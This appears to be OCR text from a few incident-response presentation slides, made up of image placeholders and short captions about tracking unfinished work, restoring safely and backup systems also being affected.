
PROTIP: USE COLORS TO SEE WHAT IS NOT DONE


PROTIP: PUT THIS ON A TV OR PROJECTOR

HOW DO WE RESTORE SAFELY?




BACKUP SYSTEM ALSO IMPACTED!

